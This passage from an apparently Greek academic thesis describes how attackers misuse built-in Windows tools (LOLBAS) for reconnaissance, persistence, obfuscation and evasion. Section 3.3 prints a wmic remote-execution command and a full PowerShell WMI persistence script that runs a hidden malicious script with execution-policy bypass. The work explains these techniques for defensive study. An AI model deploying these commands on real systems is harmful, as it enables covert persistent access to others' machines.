- **wmic.exe**: Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν το wmic [8] προκειμένου να συγκεντρώσουν λεπτομερείς πληροφορίες σχετικά με το σύστημα, όπως εγκατεστημένο λογισμικό, τρέχουσες διεργασίες και λεπτομέρειες που σχετίζονται με το υλικό του συστήματος. Μπορεί επίσης να χρησιμοποιηθεί για την εκτέλεση εντολών είτε απομακρυσμένα είτε τοπικά. Χρησιμοποιώντας το wmic.exe, ένας εισβολέας μπορεί να συγκεντρώσει λεπτομερείς πληροφορίες σχετικά με τη διαμόρφωση του συστήματος, το εγκατεστημένο λογισμικό και τις ρυθμίσεις του δικτύου. Αυτές οι πληροφορίες μπορεί να είναι κρίσιμες για τον σχεδιασμό περαιτέρω επιθέσεων.
- **sc.exe:** Στην περίπτωση αυτή [9], οι επιτιθέμενοι μπορούν να δημιουργήσουν νέες υπηρεσίες ή να τροποποιήσουν υπάρχουσες. Δημιουργώντας μια κακόβουλη υπηρεσία, μπορούν να διασφαλίσουν ότι το πρόγραμμά τους εκτελείται με προνόμια του συστήματος σε κάθε εκκίνηση. Επιπλέον, εάν ένας επιτιθέμενος μπορεί να εκτελέσει το sc.exe με δικαιώματα διαχειριστή, μπορεί να δημιουργήσει μια νέα υπηρεσία που εκτελείται με δικαιώματα συστήματος, αποκτώντας το προνόμιο να εκτελεί εντολές με υψηλότερα δικαιώματα.

- **schtasks.exe:** Με τη χρήση αυτού του τύπου προγράμματος [9], μπορούν να προγραμματίσουν εργασίες για την εκτέλεση κακόβουλων σεναρίων ή δυαδικών αρχείων σε συγκεκριμένες ώρες, διασφαλίζοντας με τον τρόπο αυτό ότι εκτελούνται επίμονα ή σε κατάλληλες στιγμές χωρίς αλληλεπίδραση χρήστη. Με τη χρήση του schtasks.exe για τον προγραμματισμό μιας κακόβουλης ενέργειας, ένας εισβολέας μπορεί να διατηρήσει την πρόσβαση στο σύστημα ακόμα και μετά από την επανεκκίνηση. Για παράδειγμα, μπορεί να προγραμματίσει ένα PowerShell script, το οποίο θα εκτελείται κάθε φορά που ο χρήστης συνδέεται.

3.1.2. Βοηθητικά Προγράμματα Δικτύου

Πρόκειται για εργαλεία που παρέχονται από τα λειτουργικά συστήματα ώστε να βοηθήσουν στη διαμόρφωση, τη διαχείριση και την αντιμετώπιση προβλημάτων ρυθμίσεων και συνδέσεων του δικτύου. Πιο συγκεκριμένα, επιτρέπουν στους χρήστες και τους διαχειριστές να εκτελούν εργασίες όπως η διαμόρφωση διεπαφών του δικτύου, η εμφάνιση συνδέσεων του δικτύου και η διάγνωση προβλημάτων. Ωστόσο, οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτού του είδους τα προγράμματα για να εκτελέσουν αναγνώριση δικτύου, να μεταβάλλουν τη διαμόρφωση του δικτύου και να διευκολύνουν την πλευρική κίνηση μέσα σε ένα δίκτυο [10].

Όπως και στη προηγούμενη κατηγορία αναφέρονται χαρακτηριστικά παραδείγματα κι επεξηγείται η κακόβουλη χρήση τους:

- net.exe: Μπορούν να το χρησιμοποιήσουν για να απαριθμήσουν λογαριασμούς χρηστών, να ανακαλύψουν κοινόχρηστους πόρους και να χαρτογραφήσουν μονάδες του δικτύου. Μπορεί επίσης να χρησιμοποιηθεί για τη δημιουργία νέων λογαριασμών, την προσθήκη χρηστών σε προνομιούχες ομάδες και τη δημιουργία μόνιμων συνδέσεων σε κοινόχρηστα δίκτυα. Για παράδειγμα, χρησιμοποιώντας το net.exe για την προσθήκη ενός παραβιασμένου λογαριασμού στην ομάδα τοπικών διαχειριστών ή σε μια ομάδα προνομιούχων ιδιοτήτων, οι επιτιθέμενοι μπορούν να κλιμακώσουν τα προνόμιά τους στο δίκτυο, αποκτώντας μεγαλύτερο έλεγχο σε περισσότερους πόρους.
- netsh.exe: Μπορεί να χρησιμοποιηθεί για την τροποποίηση των κανόνων του τείχους προστασίας, την ανακατεύθυνση της κυκλοφορίας του δικτύου και την διαμόρφωση των ρυθμίσεων του διακομιστή. Μπορεί επίσης να χρησιμοποιηθεί για την ενεργοποίηση και τη διαμόρφωση διεπαφών του δικτύου με σκοπό τη πραγματοποίηση κρυφής επικοινωνίας.
- nbtstat.exe: Στην περίπτωση αυτή, οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν το nbtstat.exe για τη συλλογή πληροφοριών σχετικά με δικτυωμένες συσκευές, όπως ονόματα NetBIOS και διευθύνσεις MAC, βοηθώντας στην αναγνώριση και χαρτογράφηση δικτύου.

3.1.3. Βοηθητικά Προγράμματα Διαχείρισης Αρχείων

Αυτού του είδους τα προγράμματα, αποτελούν βασικά εργαλεία που παρέχονται από τα λειτουργικά συστήματα για τη διευκόλυνση της αντιγραφής, της μετακίνησης και της διαχείρισης αρχείων και καταλόγων. Ωστόσο, οι επιτιθέμενοι μπορούν να τα εκμεταλλευτούν για να μετακινήσουν κακόβουλα αρχεία μέσα σε ένα σύστημα και να αποσπάσουν δεδομένα. Αντιγράφοντας κακόβουλα αρχεία σε πολλούς καταλόγους, συμπεριλαμβανομένων των τοποθεσιών εκκίνησης ή των κρυφών καταλόγων, οι επιτιθέμενοι μπορούν να διασφαλίσουν ότι τα προγράμματά τους εκτελούνται τακτικά, διατηρώντας την επίμονη πρόσβαση στο σύστημα [11]. Χαρακτηριστικές περιπτώσεις τέτοιου τύπου προγραμμάτων είναι τα παρακάτω:

- **robocopy.exe**: Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν το συγκεκριμένο τύπο αρχείου για γρήγορη μεταφορά μεγάλων ποσοτήτων δεδομένων, εξαγωγή ευαίσθητων πληροφοριών ή μετακίνηση κακόβουλων αρχείων σε διαφορετικές τοποθεσίες στο δίκτυο. Η ικανότητά του να διατηρεί χαρακτηριστικά αρχείων και χρονικές σημάνσεις βοηθά στην αποφυγή ανίχνευσης.
- **xcopy.exe**: Χρησιμοποιείται για την αντιγραφή κακόβουλων αρχείων σε πολλές τοποθεσίες. Μπορεί επίσης να χρησιμοποιηθεί για την αντιγραφή κρυφών αρχείων ή αρχείων συστήματος για την αποφυγή ανίχνευσης με απλές σαρώσεις αρχείων.

3.1.4. Διαγνωστικά Εργαλεία Συστήματος

Τα διαγνωστικά εργαλεία συστήματος είναι βοηθητικά προγράμματα που χρησιμοποιούνται για να βοηθήσουν τους διαχειριστές και τους χρήστες να διαγνώσουν και να αντιμετωπίσουν προβλήματα του συστήματος. Αυτά τα εργαλεία προσφέρουν πληροφορίες σχετικά με την απόδοση του συστήματος, τις τρέχουσες εκτελούμενες διεργασίες, τις διαμορφώσεις του δικτύου και άλλες κρίσιμες πτυχές του λειτουργικού περιβάλλοντος. Ενώ είναι απαραίτητα για τη διατήρηση της υγείας του συστήματος και την επίλυση προβλημάτων, μπορούν επίσης να αξιοποιηθούν από τους επιτιθέμενους για τη συλλογή πληροφοριών, τον τερματισμό των διεργασιών ασφαλείας και τη διευκόλυνση άλλων κακόβουλων δραστηριοτήτων [12]. Στη συνέχεια αναφέρονται κάποια χαρακτηριστικά παραδείγματα κακόβουλης χρήσης:

- **tasklist.exe**: Οι επιτιθέμενοι μπορούν να το χρησιμοποιήσουν για να απαριθμήσουν τις τρέχουσες εκτελούμενες διεργασίες, να εντοπίσουν λογισμικό ασφαλείας ή εργαλεία παρακολούθησης και να στοχεύσουν συγκεκριμένες διεργασίες για τερματισμό ή

αποφυγή. Τα δεδομένα που συλλέγονται, βοηθούν στην κατανόηση της διάταξης του δικτύου στόχου και στον εντοπισμό πολύτιμων στόχων για περαιτέρω εκμετάλλευση.

- **ipconfig.exe**: Μπορεί να χρησιμοποιηθεί για τη συλλογή πληροφοριών σχετικά με τη διαμόρφωση δικτύου, βοηθώντας στην αναγνώριση του δικτύου και διευκολύνοντας την πλευρική κίνηση εντός του δικτύου. Για παράδειγμα, οι επιτιθέμενοι μπορούν να χαρτογραφήσουν τη διαμόρφωση του δικτύου, να εντοπίσουν πιθανά σημεία εισόδου και εξόδου και να σχεδιάσουν τις στρατηγικές πλευρικής κίνησης τους πιο αποτελεσματικά.

3.2. Γλώσσες προγραμματισμού σεναρίων (Scripting Languages)

Οι γλώσσες προγραμματισμού σεναρίων είναι ισχυρά εργαλεία που επιτρέπουν στους χρήστες να αυτοματοποιούν εργασίες, να διαχειρίζονται διαμορφώσεις του συστήματος και να εκτελούν πολύπλοκες λειτουργίες. Αυτές οι γλώσσες περιλαμβάνουν σημαντικά παραδείγματα όπως το powershell.exe, cscript.exe, και wscript.exe, οι οποίες περιλαμβάνονται στα Windows.

Το PowerShell [13] [14], για παράδειγμα, είναι μια ευέλικτη γλώσσα σεναρίων και κέλυφος που μπορεί να εκτελέσει εντολές στη μνήμη χωρίς να γράψει στο δίσκο, καθιστώντας το ένα προτιμώμενο εργαλείο για κρυφές επιθέσεις. Οι επιτιθέμενοι χρησιμοποιούν συχνά το PowerShell για να εκτελούν κακόβουλα σενάρια, να κατεβάζουν και να εκτελούν πρόσθετα προγράμματα από το διαδίκτυο και να εκτελούν αναγνώριση και πλευρική κίνηση μέσα σε ένα δίκτυο. Η ικανότητά του να αλληλοεπιδρά με διάφορα στοιχεία του συστήματος και να εκτελεί πολύπλοκες εντολές με ελάχιστα ίχνη το καθιστά ελκυστική επιλογή για εγκληματίες του κυβερνοχώρου με στόχο να αποφύγουν τον εντοπισμό.

Ομοίως, τα cscript.exe και wscript.exe, που είναι συστατικά του Windows Script Host (WSH), μπορούν να εκτελέσουν αρχεία VBScript και JScript από τη γραμμή εντολών ή μια γραφική διεπαφή, αντίστοιχα. Οι επιτιθέμενοι αξιοποιούν αυτά τα εργαλεία για να εκτελέσουν σενάρια που μπορούν να τροποποιήσουν τις διαμορφώσεις του συστήματος, να κατεβάσουν κακόβουλο λογισμικό ή να συλλέξουν ευαίσθητες πληροφορίες. Για παράδειγμα, ένα κακόβουλο σενάριο που εκτελείται μέσω cscript.exe θα μπορούσε να αλλάξει τις ρυθμίσεις του registry, να απενεργοποιήσει τις λειτουργίες ασφαλείας ή να συνδεθεί σε απομακρυσμένους διακομιστές.

Πιο συγκεκριμένα, η JavaScript μπορεί να χρησιμοποιηθεί σε επιθέσεις που βασίζονται σε προγράμματα περιήγησης, όπως η εκμετάλλευση τρωτών σημείων εντός ενός προγράμματος περιήγησης ιστού ή των προσθηκών του. Για παράδειγμα, οι επιτιθέμενοι ενδέχεται να

ενσωματώσουν κακόβουλο κώδικα JavaScript σε έναν παραβιασμένο ή κακόβουλο ιστότοπο. Όταν ένας χρήστης επισκέπτεται τον ιστότοπο, το σενάριο εκτελείται μέσα στο πρόγραμμα περιήγησης του χρήστη, οδηγώντας ενδεχομένως σε καταστάσεις όπως λήψεις από τη μονάδα δίσκου, όπου το κακόβουλο λογισμικό εκτελείται χωρίς τη γνώση του χρήστη. Επιπλέον, η JavaScript μπορεί να χρησιμοποιηθεί για επιθέσεις ανακατεύθυνσης, κατευθύνοντας τους χρήστες από έναν νόμιμο ιστότοπο σε έναν κακόβουλο ιστότοπο όπου μπορούν να πραγματοποιηθούν περαιτέρω επιθέσεις.

Επιπροσθέτως, οι κακόβουλοι προγραμματιστές χρησιμοποιούν συχνά JavaScript για να ενισχύσουν την αποτελεσματικότητα των καμπανιών ηλεκτρονικού ψαρέματος. Για παράδειγμα, η JavaScript [15] μπορεί να χρησιμοποιηθεί για τη δημιουργία πλαστών φορμών σύνδεσης που μιμούνται νόμιμους ιστότοπους. Όταν τα θύματα εισάγουν τα διαπιστευτήριά τους, το σενάριο συλλαμβάνει και στέλνει αυτές τις πληροφορίες στον εισβολέα. Η ικανότητα της JavaScript να χειρίζεται το μοντέλο αντικειμένου εγγράφου (DOM) επιτρέπει στους επιτιθέμενους να αλλάζουν δυναμικά το περιεχόμενο της ιστοσελίδας, καθιστώντας τις προσπάθειες ηλεκτρονικού ψαρέματος πιο πειστικές και πιο δύσκολο να εντοπιστούν.

Τέλος, η JavaScript μπορεί να χρησιμοποιηθεί σε επιθέσεις κακόβουλου λογισμικού χωρίς αρχεία, όπου ο κακόβουλος κώδικας βρίσκεται στη μνήμη αντί να γράφεται σε δίσκο, καθιστώντας πιο δύσκολο τον εντοπισμό και την αφαίρεση. Οι επιτιθέμενοι ενδέχεται να χρησιμοποιήσουν JavaScript για να εκμεταλλευτούν ευπάθειες σε εφαρμογές ιστού, εισάγοντας κώδικα που εκτελείται στο πρόγραμμα περιήγησης ή στον διακομιστή.

3.3. Χρήση του Windows Management Instrumentation (WMI)

Τα εργαλεία Windows Management Instrumentation των Windows (WMI) [16] [17] [18] είναι ένα ισχυρό χαρακτηριστικό των Windows που παρέχει μια τυποποιημένη διεπαφή για πρόσβαση και διαχείριση πληροφοριών του συστήματος. Επιτρέπει στους διαχειριστές να παρακολουθούν τα συμβάντα του συστήματος και να εκτελούν διάφορες εργασίες. Ωστόσο, λόγω των εκτεταμένων δυνατοτήτων και της βαθιάς ενσωμάτωσής του στο λειτουργικό σύστημα των Windows, το WMI μπορεί να χρησιμοποιηθεί από κακόβουλους χρήστες.

Το WMI επιτρέπει την εκτέλεση εντολών σε απομακρυσμένα συστήματα χωρίς να χρειάζεται άμεση πρόσβαση ή ανάπτυξη πρόσθετου λογισμικού. Οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν το WMI για να εκτελέσουν αυθαίρετες εντολές ή σενάρια εξ αποστάσεως, τα οποία μπορεί να είναι χρήσιμα για τη διάδοση κακόβουλου λογισμικού. Για παράδειγμα, το

βοηθητικό πρόγραμμα γραμμής εντολών wmic μπορεί να χρησιμοποιηθεί για την εκτέλεση εντολών σε απομακρυσμένα συστήματα, με τρόπο όπως φαίνεται παρακάτω:

```
wmic /node:"remote_host" process call create "cmd.exe /c calc.exe"
```

Επιπλέον, το WMI μπορεί να χρησιμοποιηθεί για να επιτευχθεί παραμονή (persistence) σε ένα σύστημα. Οι επιτιθέμενοι μπορούν να δημιουργήσουν συνδρομές συμβάντων WMI που εκτελούν συγκεκριμένες ενέργειες ως απάντηση σε ορισμένα συμβάντα, όπως επανεκκινήσεις συστήματος ή συνδέσεις χρηστών. Αυτές οι συνδρομές συμβάντων μπορούν να χρησιμοποιηθούν για την εκτέλεση κακόβουλων σεναρίων κάθε φορά που συμβαίνει το συγκεκριμένο συμβάν. Για παράδειγμα, ένας εισβολέας θα μπορούσε να δημιουργήσει μια συνδρομή συμβάντος WMI για να εκτελέσει ένα κακόβουλο σενάριο κάθε φορά που εκκινείται το σύστημα, με τρόπο όπως φαίνεται παρακάτω:

```
$Filter = Set-WmiInstance -Namespace "root\subscription" -Class __EventFilter -Arguments @{
   Name = "PersistenceFilter"
   QueryLanguage = "WQL"
   Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 3"
}
$Consumer = Set-WmiInstance -Namespace "root\subscription" -Class CommandLineEventConsumer -Arguments @{
   Name = "PersistenceConsumer"
   CommandLineTemplate = "powershell.exe -NoP -NonI -W Hidden -Exec Bypass -File C:\malicious.ps1"
}
$Binding = Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @{
   Filter = $Filter
   Consumer = $Consumer
}
```

Τέλος, το WMI μπορεί να χρησιμοποιηθεί για τη συλλογή εκτεταμένων πληροφοριών σχετικά με ένα σύστημα και τη διαμόρφωσή του, το οποίο μπορεί στη συνέχεια να εξωθηθεί από

επιτιθέμενους. Χρησιμοποιώντας ερωτήματα WMI, οι επιτιθέμενοι μπορούν να συλλέξουν πληροφορίες διαφόρων τύπων. Αυτές οι πληροφορίες μπορεί να είναι κρίσιμες για την κατανόηση του περιβάλλοντος στόχου και τον προγραμματισμό περαιτέρω επιθέσεων. Για παράδειγμα, η ακόλουθη εντολή ανακτά μια λίστα εγκατεστημένου λογισμικού:

```
wmic product get name,version
```

3.4. Η περίπτωση των εγγράφων Microsoft Office

Τα έγγραφα του MS Office [19] αποτελούν τη δεύτερη πιο διαδεδομένη μορφή αρχείων που χρησιμοποιούνται από κακόβουλο λογισμικό στα Windows και συνεχίζουν να χρησιμοποιούνται σε εκστρατείες αποστολής κακόβουλων email. Ο κύριος λόγος που αυτά τα αρχεία χρησιμοποιούνται τόσο συχνά σε τέτοιες εκστρατείες είναι ότι ανταλλάσσονται συνεχώς από τους χρήστες. Ως εκ τούτου, είναι πιθανότερο οι χρήστες να κατεβάσουν και να ανοίξουν ένα αρχείο του MS Office που έλαβαν, ακόμα και από άγνωστο αποστολέα, από ό,τι ένα εκτελέσιμο αρχείο. Σε αυτό το πλαίσιο, ένα αρχείο του MS Office χρησιμοποιείται από έναν επιτιθέμενο για να εισέλθει στη μηχανή του θύματος και στη συνέχεια να προχωρήσει στην πραγματική μόλυνση του ξενιστή. Παρά τους πολλούς ειδικούς ελέγχους από τα αντιικά προγράμματα για να αποτρέψουν τη μόλυνση από τέτοια αρχεία, καθώς και τους ειδικά κατασκευασμένους ελέγχους από τη Microsoft που επιτρέπουν στους χρήστες να χορηγούν επιλεκτικά δικαιώματα εκτέλεσης, οι χρήστες παραμένουν θύματα αυτών των επιθέσεων. Ιδιαίτερα, ένα από τα πιο γνωστά κακόβουλα λογισμικά παγκοσμίως που πρόσφατα απενεργοποιήθηκε από την Malwarebytes, το Emotet [40], χρησιμοποιούσε "ενισχυμένα" έγγραφα του MS Office για να μολύνει τους ξενιστές, προκαλώντας τεράστιες απώλειες στα θύματά του.

Δεν είναι η πληθώρα των διαφορετικών μορφών αρχείων που υποστηρίζει το MS Office που δημιουργεί προβλήματα, αλλά το γεγονός ότι αυτές οι μορφές σχεδιάστηκαν για να υποστηρίζουν δυναμικά έγγραφα. Αυτή η δυναμικότητα ενεργοποιείται μέσω διαφόρων συστατικών και μονάδων. Το πιο προφανές είναι η υποστήριξη για VBA, που επιτρέπει σε κάποιον να γράψει τυχαίο κώδικα και να τον εκτελέσει όποτε κρίνεται αναγκαίο, ακόμη και αυτόματα όταν το αρχείο ανοίγει ή κλείνει. Το σημαντικό είναι ότι ο κώδικας VBA δεν είναι απομονωμένος μέσα στο πλαίσιο του εγγράφου του MS Office, αλλά μπορεί να αλληλοεπιδράσει με το σύστημα αρχείων, να ανταλλάσσει δεδομένα μέσω του Διαδικτύου και να εκτελέσει εντολές shell. Επιπλέον, ο κώδικας εκτελείται μέσα από ένα πρόγραμμα το οποίο έχει την υπογραφή της Microsoft (π.χ. MS Word),

το οποίο παρακάμπτει αρκετούς μηχανισμούς ασφάλειας. Προφανώς, τα παραπάνω εκθέτουν τους χρήστες σε κρίσιμους κινδύνους και έχουν χρησιμοποιηθεί ευρέως στο πλαίσιο κυβερνοεπιθέσεων για πολλά χρόνια.

3.5. Λοιπά Δημοφιλή Εργαλεία

Στα πλαίσια της συγκεκριμένης ενότητας, παρατίθενται λοιπά εργαλεία τα οποία μπορούν να χρησιμοποιηθούν προς τη συγκεκριμένη κατεύθυνση και δεν έχουν αναφερθεί μέχρι στιγμής στο συγκεκριμένο κεφάλαιο:

CertUtil: Είναι ένα βοηθητικό πρόγραμμα γραμμής εντολών [20] που χρησιμοποιείται για τη διαχείριση πιστοποιητικών, αλλά μπορεί επίσης να χρησιμοποιηθεί κατά λάθος για τη λήψη και την αποκωδικοποίηση αρχείων. Οι επιτιθέμενοι εκμεταλλεύονται το CertUtil για να κατεβάσουν κακόβουλα ωφέλιμα φορτία από απομακρυσμένους διακομιστές και να αποκωδικοποιήσουν κακόβουλο λογισμικό με κωδικοποίηση base64, παρακάμπτοντας μηχανισμούς ασφαλείας που παρακολουθούν ύποπτες λήψεις αρχείων.

MSHTA: Χρησιμοποιείται για την εκτέλεση αρχείων Microsoft HTML Applications [21]. Οι κακόβουλοι προγραμματιστές εκμεταλλεύονται το MSHTA για να εκτελούν σενάρια που φιλοξενούνται σε απομακρυσμένους διακομιστές ή ενσωματώνονται απευθείας στη γραμμή εντολών. Αυτό τους επιτρέπει να εκτελούν αυθαίρετο κώδικα, συχνά αξιοποιώντας JavaScript ή VBScript, ώστε να εκτελούν ενέργειες όπως η λήψη πρόσθετου κακόβουλου λογισμικού ή η εκτέλεση εντολών. Η δυνατότητα χρήσης του MSHTA για την εκτέλεση σεναρίων το καθιστά ένα ευέλικτο εργαλείο στα χέρια ενός εισβολέα.

Rundll32: Χρησιμοποιείται για την εκτέλεση λειτουργιών [22] που εξάγονται από βιβλιοθήκες δυναμικής σύνδεσης (DLL), αλλά μπορεί να γίνει κατάχρηση για την εκτέλεση κακόβουλων DLL ή σεναρίων. Οι επιτιθέμενοι αξιοποιούν το Rundll32 για να εκτελέσουν κώδικα αποθηκευμένο σε αρχεία DLL ή για να εκτελέσουν JavaScript και VBScript απευθείας από τη γραμμή εντολών.

Regsvr32: Έχει σχεδιαστεί [23] για την εγγραφή και την κατάργηση εγγραφής αρχείων DLL, αλλά μπορεί επίσης να χρησιμοποιηθεί για την εκτέλεση σεναρίων από απομακρυσμένες τοποθεσίες. Με την εκτέλεση του Regsvr32 με συγκεκριμένες παραμέτρους, οι επιτιθέμενοι μπορούν να

εκτελέσουν αυτά τα σενάρια χωρίς να τα γράψουν στο δίσκο, αποφεύγοντας έτσι την ανίχνευση από παραδοσιακές λύσεις ασφαλείας που βασίζονται σε αρχεία.

3.6. Συσκότιση και LOLBAS

Η συσκότιση (obfuscation) [24] [25] στην περίπτωση του LOLBAS περιλαμβάνει τεχνικές που χρησιμοποιούνται από τους επιτιθέμενους για να κρύψουν τις κακόβουλες δραστηριότητές τους, καθιστώντας τις εντολές και τα σενάρια πιο δύσκολο να διαβαστούν, να αναλυθούν ή να ανιχνευθούν. Η κωδικοποίηση και η κρυπτογράφηση είναι κοινές μέθοδοι όπου οι επιτιθέμενοι κωδικοποιούν ή κρυπτογραφούν τα payloads και τις εντολές τους για να αποτρέψουν την απλή ανίχνευση και ανάλυση. Για παράδειγμα, τα PowerShell scripts μπορούν να κωδικοποιηθούν, επιτρέποντας στον εισβολέα να εκτελεί κωδικοποιημένες εντολές που εμφανίζονται ως ασυναρτησίες σε έναν τυχαίο παρατηρητή. Αυτή η τεχνική κρύβει τις πραγματικές εντολές και δυσκολεύει τα εργαλεία ασφαλείας που δεν αποκωδικοποιούν ή αποκρυπτογραφούν payloads, να ανιχνεύσουν κακόβουλη δραστηριότητα.

Η συσκότιση της γραμμής εντολών είναι μια άλλη επικρατούσα τεχνική που χρησιμοποιείται για την αποφυγή ανίχνευσης. Μπορεί να περιλαμβάνει τη χρήση διαφορετικών μεταβλητών περιβάλλοντος ή ειδικών χαρακτήρων για να καλύψει την πραγματική πρόθεση της εντολής. Για παράδειγμα, στο PowerShell, οι επιτιθέμενοι μπορεί να χρησιμοποιούν διάφορους τρόπους για να αντιπροσωπεύουν χαρακτήρες και να συνενώνουν συμβολοσειρές. Μια τέτοια τεχνική κρύβει την πραγματική εντολή σπάζοντάς την σε μέρη και συναρμολογώντας την κατά τη διάρκεια της εκτέλεσης, καθιστώντας πιο δύσκολο για τα συστήματα ανίχνευσης αντιστοίχισης προτύπων να αναγνωρίσουν την πραγματική πρόθεση της εντολής.

Ομοίως, η δημιουργία ψευδώνυμων ή συναρτήσεων που αποκρύπτουν τις πραγματικές εντολές οι οποίες εκτελούνται είναι μια άλλη κοινή μέθοδος συσκότισης. Για παράδειγμα, στο PowerShell, οι επιτιθέμενοι μπορούν να ορίσουν συναρτήσεις ή να χρησιμοποιήσουν ψευδώνυμα που συγκαλύπτουν τις δραστηριότητές τους. Η χρήση λιγότερο συνηθισμένων ψευδωνύμων ή η δημιουργία προσαρμοσμένων συναρτήσεων μπορεί να βοηθήσει στην αποφυγή μηχανισμών ανίχνευσης που αναζητούν συγκεκριμένες εντολές.

Επιπροσθέτως, η χρήση μεταβλητών περιβάλλοντος για την αποθήκευση τμημάτων εντολών μπορεί να κάνει την πραγματική εντολή λιγότερο προφανή. Για παράδειγμα, η αποθήκευση

εντολών σε μεταβλητές περιβάλλοντος μπορεί να μπερδέψει τα συστήματα ανίχνευσης αντιστοίχισης προτύπων και τους αναλυτές ασφαλείας. Η δυναμική δημιουργία κώδικα είναι μια άλλη τεχνική, όπου ο κώδικας δημιουργείται και εκτελείται κατά τη διάρκεια της εκτέλεσης, αποκρύπτοντας την πραγματική πρόθεση ενός σεναρίου ή εντολής. Για παράδειγμα, σε JavaScript ή PowerShell, ο κώδικας μπορεί να συναρμολογηθεί και να εκτελεστεί on the fly. Αυτή η τεχνική κρύβει τον πραγματικό κώδικα μέχρι την εκτέλεση, καθιστώντας δύσκολο για τα εργαλεία στατικής ανάλυσης να ανιχνεύσουν κακόβουλη συμπεριφορά.

3.7. Weaponized and Non – Weaponized LOLBAS

Ο όρος Weaponized LOLBAS [26] αναφέρονται στην χειραγώγηση ή τη δημιουργία σεναρίων νόμιμων εργαλείων για την εκτέλεση ρητών κακόβουλων δραστηριοτήτων. Οι επιτιθέμενοι τροποποιούν αυτά τα εργαλεία για να εκτελούν ενέργειες όπως η λήψη και η εκτέλεση payloads, η συσκότιση εντολών και η διατήρηση της επιμονής σε παραβιασμένα συστήματα. Για παράδειγμα, μια weaponized χρήση του PowerShell μπορεί να περιλαμβάνει κωδικοποίηση εντολών για να αποφύγει την ανίχνευση ή τη λήψη κακόβουλου λογισμικού χρησιμοποιώντας εξελιγμένα scripts. Αυτά τα εργαλεία είναι προσαρμοσμένα για επιθετικές ενέργειες, ενσωματώνοντας προηγμένες τεχνικές για να παρακάμψουν τους ελέγχους ασφαλείας και να εξασφαλίσουν μυστική εκτέλεση. Ο πρωταρχικός στόχος των weaponized LOLBAS είναι να ενισχύσουν την αποτελεσματικότητα της επίθεσης και να μειώσουν την πιθανότητα ανίχνευσης από συστήματα ασφαλείας.

Αντίθετα, τα non-weaponized LOLBAS περιλαμβάνουν τη χρήση νόμιμων εργαλείων στην τυπική, μη τροποποιημένη μορφή τους, αλλά με τρόπο που υποστηρίζει κακόβουλους στόχους. Αυτά τα εργαλεία χρησιμοποιούνται άμεσα, χωρίς τροποποίηση ή πρόσθετο script, βασιζόμενοι αποκλειστικά στις εγγενείς δυνατότητές τους. Αν και τα ίδια τα εργαλεία δεν μεταβάλλονται, το πλαίσιο στο οποίο χρησιμοποιούνται είναι κακόβουλο. Ο επιτιθέμενος εκμεταλλεύεται την εμπιστοσύνη που αποδίδεται σε αυτά τα εργαλεία για να εκτελέσει ενέργειες που βοηθούν στην αναγνώριση, την πλευρική κίνηση ή την εξαγωγή δεδομένων.

Η ανίχνευση και ο μετριασμός των weaponized LOLBAS απαιτούν συνήθως προηγμένα μέτρα ασφαλείας που επικεντρώνονται στον εντοπισμό ανωμαλιών και προτύπων κακόβουλης συμπεριφοράς. Αυτό περιλαμβάνει παρακολούθηση για κωδικοποιημένες ή συγκεχυμένες εντολές, ασυνήθιστα πρότυπα χρήσης και συγκεκριμένα σενάρια που είναι γνωστό ότι χρησιμοποιούνται σε επιθέσεις. Τα συστήματα ασφαλείας πρέπει να χρησιμοποιούν ανάλυση

συμπεριφοράς και ανίχνευση ανωμαλιών για να αναγνωρίσουν πότε ένα νόμιμο εργαλείο χρησιμοποιείται με weaponized τρόπο.

Από την άλλη πλευρά, η ανίχνευση non – weaponized LOLBAS βασίζεται περισσότερο στην παρακολούθηση του πλαισίου και της συμπεριφοράς για τον εντοπισμό νόμιμων εργαλείων που χρησιμοποιούνται με άτυπους ή ύποπτους τρόπους. Αυτό περιλαμβάνει την ανάλυση του πλαισίου στο οποίο χρησιμοποιείται ένα εργαλείο, όπως η λήψη αρχείων από μη αξιόπιστες πηγές ή η λίστα εργασιών που εκτελούνται από χρήστες που δεν έχουν δικαιώματα διαχειριστή. Η εφαρμογή αυστηρών ελέγχων πρόσβασης, αναλύσεων συμπεριφοράς χρηστών και ολοκληρωμένης καταγραφής μπορεί να βοηθήσει στον εντοπισμό και τον μετριασμό της κατάχρησης αυτού του τύπου εργαλείων.

ΚΕΦΑΛΑΙΟ 4: ΕΠΙΠΤΩΣΕΙΣ ΚΑΙ ΤΡΟΠΟΙ ΑΝΤΙΜΕΤΩΠΗΣΗΣ

4.1. Επιπτώσεις

Ο αντίκτυπος του Living off The Land Binaries and Scripts (LOLBAS) [1] [2] στην ασφάλεια του συστήματος είναι πολύ υψηλός, εισάγοντας μια σειρά προκλήσεων που περιπλέκουν τον εντοπισμό και τον μετριασμό των απειλών στον κυβερνοχώρο. Μία από τις σημαντικότερες επιπτώσεις είναι η παράκαμψη των παραδοσιακών μέτρων ασφαλείας. Οι παραδοσιακές λύσεις βασίζονται συνήθως σε μεθόδους ανίχνευσης που βασίζονται σε υπογραφές για τον εντοπισμό κακόβουλου λογισμικού. Τα LOLBAS, ως νόμιμα εργαλεία, δεν διαθέτουν τις ξεχωριστές υπογραφές που σχετίζονται με το παραδοσιακό κακόβουλο λογισμικό, επιτρέποντας στους επιτιθέμενους να τα χρησιμοποιούν χωρίς να εγείρουν άμεσες ειδοποιήσεις. Αυτή η αποφυγή σημαίνει ότι οι κακόβουλες δραστηριότητες μπορεί να μην εντοπιστούν για μεγαλύτερες περιόδους, αυξάνοντας την πιθανή ζημιά στο σύστημα.

